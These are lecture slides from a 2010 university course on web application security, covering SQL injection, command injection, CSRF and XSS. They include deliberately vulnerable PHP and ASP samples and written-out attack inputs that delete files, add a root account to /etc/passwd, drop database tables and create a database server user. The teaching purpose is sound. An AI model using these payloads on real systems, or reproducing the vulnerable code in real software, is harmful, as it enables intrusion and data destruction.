
CS 155

Spring 2010

Web Application Security

John Mitchell

Reported Web Vulnerabilities "In the Wild"



Data from aggregator and validator of NVD-reported vulnerabilities

Three top web site vulnerabilites

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three top web site vulnerabilites

- SQL Injection
  - Browser ver
  - Bad inpu SQL query

Uses SQL to change meaning of database command

- CSRF – Cross-site request forgery
  - Bad web veb site, using credenti "visits" site

Leverage user's session at victim sever

- XSS – Cross-site scripting
  - Bad web script that steals in b site

Inject malicious script into trusted context

Command Injection

General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example

  code injection based on eval (PHP)

  http://site.com/calc.php (server side calculator)

```
...
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
...
```

- Attack

  http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

  (URL encoded)

Code injection using   system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL Injection

Database queries with PHP


(the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
      Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?


Basic picture: SQL Injection



CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

April 2008 SQL Vulnerabilities



Brian Krebs on Computer Security

About This Blog | Archives | XML RSS Feed (What's RSS?)

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited. This wave is not a result of a vulnerability in Internet Information Services or Microsoft SQL Server. We have also determined that these attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the developer of the Web site or application must use industry best practices outlined here. Our counterparts over on the IIS blog have written a post with a wealth of information for web developers and IT Professionals can take to minimize their exposure to these types of attacks by minimizing the attack surface area in their code and server configurations."

Shadowserver.org has a nice writeup with a great deal more information about the mechanics behind this attack, as does the SANS Internet Storm Center.

Main steps in this attack

- Use Google to find sites using a particular ASP style vulnerable to SQL injection
- Use SQL injection on these sites to modify the page to include a link to a Chinese site nihaorr1.com


  Don't visit that site yourself!
- The site (nihaorr1.com) serves Javascript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger

Steps (1) and (2) are automated in a tool that can be configured to inject whatever you like into vulnerable sites

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form(“user”)  & " '
     AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?



Web Browser (Client)

Enter Username & Password

Web Server

SELECT *
FROM Users
WHERE user='me'
AND pwd='1234'

DB

Normal Query

Bad input

- Suppose user = “ 'or 1=1 -- ” (URL encoded)

- Then scripts does:

```
ok = execute( SELECT …
               WHERE user= ' ' or 1=1  -- … )
```

  - The “--” causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.


Even worse

- Suppose user =
  “ ′ ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT …
    WHERE user= ′ ′ ; DROP TABLE Users … )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Even worse …

- Suppose user =


```
    ’; exec cmdshell
              ’net user badguy badpwd’/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
          WHERE username= ’  ’ ; exec …  )
```

If SQL server context runs as “sa”, attacker gets account on DB server

Getting private info



View History - Microsoft Internet...
File Edit View Favorites Tools Help
Back
Do
My Computer

View pizza order history:

Month Jan

View

Getting private info

SQL Query

